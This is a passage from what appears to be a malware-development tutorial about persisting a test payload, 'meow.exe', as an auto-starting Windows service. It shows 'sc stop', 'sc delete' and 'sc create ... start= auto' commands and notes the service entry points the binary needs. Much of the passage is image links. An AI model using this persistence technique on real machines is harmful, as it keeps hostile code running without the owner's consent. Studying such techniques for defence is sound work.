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



We will see it in the `Network` tab:



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
So, everything is worked perfectly 😃

Let's go cleaning after completion of experiments. Stop service:

```
sc stop MeowService
```



So, `MeowService` successfully stopped. And if we delete it:

```
sc delete MeowService
```

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

We can see `Process Hacker`'s notification about this.

But, **there is one very important caveat**. You might wonder why we just not running command:

```
sc create MeowService binpath= "Z:\meow.exe" start= auto
```

Because, `meow.exe` is not actually a service. As I wrote earlier, the minimum requirements for a service are following specific functions: main entry point, service entry point and service control handler. If you try create service from just `meow.exe`. It's just terminate with error.